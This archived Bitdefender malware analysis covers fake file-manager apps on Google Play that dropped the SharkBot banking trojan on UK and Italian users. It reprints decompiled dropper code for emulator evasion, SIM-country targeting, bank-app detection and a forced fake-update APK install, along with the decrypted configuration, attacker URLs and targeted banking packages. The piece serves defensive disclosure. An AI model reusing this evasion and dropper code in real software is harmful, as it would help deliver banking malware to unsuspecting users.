Android SharkBot Droppers on Google Play Underline Platform's Security Needs

By Elena FLONDOR

Archived: 2026-04-05 13:30:06 UTC

A common theme we've noticed in the last few months consists of malicious apps distributed directly from the Google Play Store. If something comes from an official store, people could be inclined to believe it’s safe. Our research has shown this to be false, many times over.

Only a few months ago, Bitdefender found a trove of malicious apps in the official store that pushed aggressive unwanted ads that could lead to more serious attacks.


Thanks to our real-time behavioral technology designed to detect software acting suspiciously, we uncovered apps downloaded from Google Play acting as droppers for SharkBot bankers shortly after installation, depending on the user's location.

The Google Play Store would likely detect a trojan banker uploaded to their repository, so criminals resort to more covert methods. One way is with an app, sometimes legitimate with some of the advertised features, that doubles as a dropper for more insidious malware.

The apps Bitdefender found are disguised as file managers, which explains why they request permission to install external packages (REQUEST_INSTALL_PACKAGES) from the user. Of course, that permission is used to download malware. As Google Play apps only need the functionality of a file manager to install another app and the malicious behavior is activated to a restricted pool of users, they are challenging to detect.

While none of the apps in this research are still available on the Google Play Store, they're still present across the web in different third-party stores, making them a current threat.


Most users who have downloaded the apps are primarily from the United Kingdom and Italy, with a small minority in other countries as well.



X-File Manager


We found the application X-File Manager (com.victorsoftice.llc) from Google Play that had more than 10,000 installs before it was deleted.

- https://play.google[.]com/store/apps/details?id=com.victorsoftice.llc&hl=EN





The application installs a SharkBot sample with the label _File Manager, and the user is tricked into thinking that an update to the app must be installed.


The developer profile on Google Play seems to be visible only to users from Italy and Great Britain. Accessing its page without specifying the country code is not possible.




Multiple users claim that the application drops malware, and the target of the criminals becomes apparent as the negative reviews for the apps are all in Italian.




X-File Manager
Ratings and reviews
Nat Bosco
October 27, 2022
Install unknown applications? Ratings improve, without reviews.
3 people found this review helpful
Did you find this review helpful?
Yup
No
Marialuisa Fasoli
21 October 2022
Former neighbor, disabled, but bad
7 people found this review helpful
Did you find this review helpful?
Yup
No
Lorenzo
October 24, 2022
Once installed, it requires you to install an APK with a Trojan
6 people found this review helpful
Did you find this review helpful?
Yup
No



When we took a closer look at the X-File Manager app we found the sample has multiple permissions expected of a file manager, including READ_EXTERNAL_STORAGE, WRITE_EXTERNAL_STORAGE, GET_ACCOUNTS, REQUEST_INSTALL_PACKAGES, QUERY_ALL_PACKAGES, REQUEST_DELETE_PACKAGES.



Upon code analysis, we discovered the application performs anti-emulator checks and targets users from Great Britain and Italy by verifying if the SIM ISO corresponds with IT or GB. It also checks if the users have installed at least one of the targeted banking applications on their devices.

```
String str2 = Build.FINGERPRINT;
h.d(str2, "FINGERPRINT");
if (!i.V(str2, "generic", false) && !i.V(str2, TelemetryEventStrings.Value.UNKNOWN, false)) {
    String str3 = Build.MODEL;
    h.d(str3, "MODEL");
    if (!m.Y(str3, "google_sdk") && !m.Y(str3, "Emulator") && !m.Y(str3, "GCE x86 phone") && !m.Y(str3, "Standard
        PC") && !m.Y(str3, "Android SDK") && !m.Y(str3, "sdk_gphone") && !m.Y(str3, "AOSP") && !m.Y(str3, "X88pro"
        ) && !m.Y(str3, "Virtual") && !m.Y(str3, "VMware")) {
        String str4 = Build.MANUFACTURER;
        h.d(str4, "MANUFACTURER");
        if (!m.Y(str4, "LIMITED") && !m.Y(str4, "MOBILE") && !m.Y(str4, "VMware") && !m.Y(str4, "Virtual") && !m.Y
            (str4, "QEMU") && !m.Y(str4, TelemetryEventStrings.Value.UNKNOWN) && !m.Y(str4, "Genymobile") && !m.Y
            (str4, "Genymotion")) {
            String str5 = Build.BRAND;
            h.d(str5, "BRAND");
            if (i.V(str5, "generic", false)) {
                String str6 = Build.DEVICE;
                h.d(str6, "DEVICE");
            }
            if (!h.a("google_sdk", Build.PRODUCT)) {
                Object systemService = getSystemService("phone");
                if (systemService != null) {
                    String simCountryIso = ((TelephonyManager) systemService).getSimCountryIso();
                    h.d(simCountryIso, "tm.simCountryIso");
                    Locale locale = Locale.getDefault();
                    h.d(locale, "getDefault()");
                    String lowerCase = simCountryIso.toLowerCase(locale);
                    h.d(lowerCase, "this as java.lang.String).toLowerCase(locale)");
                    if (lowerCase.length() == 0) {
                        z = true;
                    } else {
                        z = false;
                    }
```

Searching for the targeted bank:

```
JSONArray jSONArray = this.f4676a0;
h.c(jSONArray);
String string = jSONArray.getString(0);
h.d(string, "APP_DATA!!.getString(0)");
if (m.Y(string, lowerCase)) {
    List<ApplicationInfo> installedApplications = getPackageManager
        ().getInstalledApplications(128);
    h.d(installedApplications, "packageManager.getInstal…ageManager.GET_META_DATA)");
    Iterator<ApplicationInfo> it = installedApplications.iterator();
    boolean z10 = false;
    while (it.hasNext()) {
        String str7 = WWWAuthenticateHeader.COMMA + it.next().packageName +
            WWWAuthenticateHeader.COMMA;
        JSONArray jSONArray2 = this.f4676a0;
        h.c(jSONArray2);
        String string2 = jSONArray2.getString(2);
        h.d(string2, "APP_DATA!!.getString(2)");
        if (m.Y(string2, str7)) {
            z10 = true;
        }
    }
```

The encryption of the country codes, URL, banking list was also found in this sample:

```
[
  "gb,it",
  "https://cdopea.store/stats/",
  ",com.barclays.android.barclaysmobilebanking,com.bankofireland.mobilebanking,com
    .cooperativebank.bank,ftb.ibank.android,com.nearform.ptsb,uk.co.mbna.cardservices
    .android,com.danskebank.mobilebank3.uk,com.barclays.bca,com.tescobank.mobile,com
    .virginmoney.uk.mobile.android,com.monitise.client.android.yorkshire,com.monitise
    .client.android.clydesdale,com.cooperativebank.smile,com.starlingbank.android,uk.co
    .metrobankonline.mobile.android.production,uk.co.santander.santanderUK,uk.co.hsbc
    .hsbcukmobilebanking,uk.co.tsb.newmobilebank,com.grppl.android.shell.BOS,com.grppl
    .android.shell.halifax,com.grppl.android.shell.CMBlloydsTSB73,it.copergmps.rt.pf
    .android.sp.bmps,it.extrabanca.mobile,it.relaxbanking,it.bnl.apps.banking,it.bnl
    .apps.enterprise.hellobank,it.ingdirect.app,it.popso.SCRIGNOapp,it.nogood.container
    ,posteitaliane.posteapp.appbpol,com.latuabancaperandroid,com.latuabancaperandroid.pg
    ,com.latuabancaperandroid.ispb,com.fineco.it,com.CredemMobile,com.bmo.mobile,com
    .fideuram.alfabetobanking,com.lynxspa.bancopopolare,com.vipera.chebanca,",
  "package",
  "file",
  "installed",
  "skip",
  "fail",
  ".apk"
]
```

Here's a list of apps monitored by the malware that includes other financial services. It's worth noting that this is not a fixed list as the attackers can always add support for new apps.


Package name	**Financial institution**
com.barclays.android.barclaysmobilebanking	Barclays
com.bankofireland.mobilebanking	Bank of Ireland Mobile Banking
com.cooperativebank.bank	The Co-operative Bank
ftb.ibank.android	AIB (NI) Mobile
com.nearform.ptsb	permanent tsb
uk.co.mbna.cardservices.android	MBNA Mobile App
com.danskebank.mobilebank3.uk	Mobile Bank UK – Danske Bank

com.barclays.bca	Barclaycard
com.tescobank.mobile	Tesco Bank and Clubcard Pay+
com.virginmoney.uk.mobile.android	Virgin Money Mobile Banking
com.cooperativebank.smile	"smile - the internet bank"
com.starlingbank.android	Starling Bank - Mobile Banking
uk.co.metrobankonline.mobile.android.production	Metro Bank
uk.co.santander.santanderUK	Santander Mobile Banking
uk.co.hsbc.hsbcukmobilebanking	HSBC UK Mobile Banking
uk.co.tsb.newmobilebank	TSB Mobile Banking
com.grppl.android.shell.BOS	Bank of Scotland Mobile App
com.grppl.android.shell.halifax	Halifax Mobile Banking
com.grppl.android.shell.CMBlloydsTSB73	Lloyds Bank Mobile Banking
it.copergmps.rt.pf.android.sp.bmps	Banca MPS
it.extrabanca.mobile	NewExtraMobileBank
it.relaxbanking	RelaxBanking Mobile

it.bnl.apps.banking	BNL
it.bnl.apps.enterprise.hellobank	Hello Bank!
it.ingdirect.app	ING Italia
it.popso.SCRIGNOapp	SCRIGNOapp
posteitaliane.posteapp.appbpol	BancoPosta
com.latuabancaperandroid	Intesa Sanpaolo Mobile
com.latuabancaperandroid.pg	Intesa Sanpaolo Business
com.latuabancaperandroid.ispb	Intesa Sanpaolo Private
com.fineco.it	Fineco
com.CredemMobile	Credem
com.bmo.mobile	BMO Mobile Banking
com.fideuram.alfabetobanking	Alfabeto Banking
com.lynxspa.bancopopolare	YouApp - Mobile Banking
com.vipera.chebanca	CheBanca!

The URL redirects to a Russian Federation IP:

- http://94[.]198[.]53[.]205/loader_08_2022_03e19619736ebb206d5dc24b6ca3a84f/



The application performs a request at URI, downloads the package, and writes the malicious payload on the device. The dropper fakes an update of the current application to complete the installation and asks the user to install the dropped APK.

```
public final void Q() {
    try {
        if (J()) {
            this.M = this.R;
            O();
            N();
            return;
        }
        String str = null;
        File externalFilesDir = this.X.getExternalFilesDir(null);
        if (externalFilesDir != null) {
            str = externalFilesDir.getAbsolutePath();
        }
        File file = new File(str, this.f4678c0);
        Intent intent = new Intent("android.intent.action.INSTALL_PACKAGE");
        IntroActivity introActivity = this.X;
        Uri b10 = FileProvider.a(introActivity, this.X.getPackageName() + ".provider").b
            (file);
        intent.setDataAndType(b10, "application/vnd.android.package-archive");
        List<ResolveInfo> queryIntentActivities = this.X.getPackageManager
            ().queryIntentActivities(intent, 65536);
        h.d(queryIntentActivities, "context.packageManager.q…nager.MATCH_DEFAULT_ONLY)");
        for (ResolveInfo resolveInfo : queryIntentActivities) {
            IntroActivity introActivity2 = this.X;
            introActivity2.grantUriPermission(this.X.getPackageName() + ".provider", b10,
                3);
        }
        intent.setFlags(335544323);
        this.X.startActivity(intent);
        new Handler(Looper.getMainLooper()).postDelayed(new l(2, this), 30000);
    } catch (Exception unused) {
    }
}
```


While the app is no longer available on the Google Play Store, it's still on other websites:

- https://apksos[.]com/app/com.victorsoftice.llc
- https://pt.modapkdown[.]com/com.victorsoftice.llc/x-file-manager-mod/

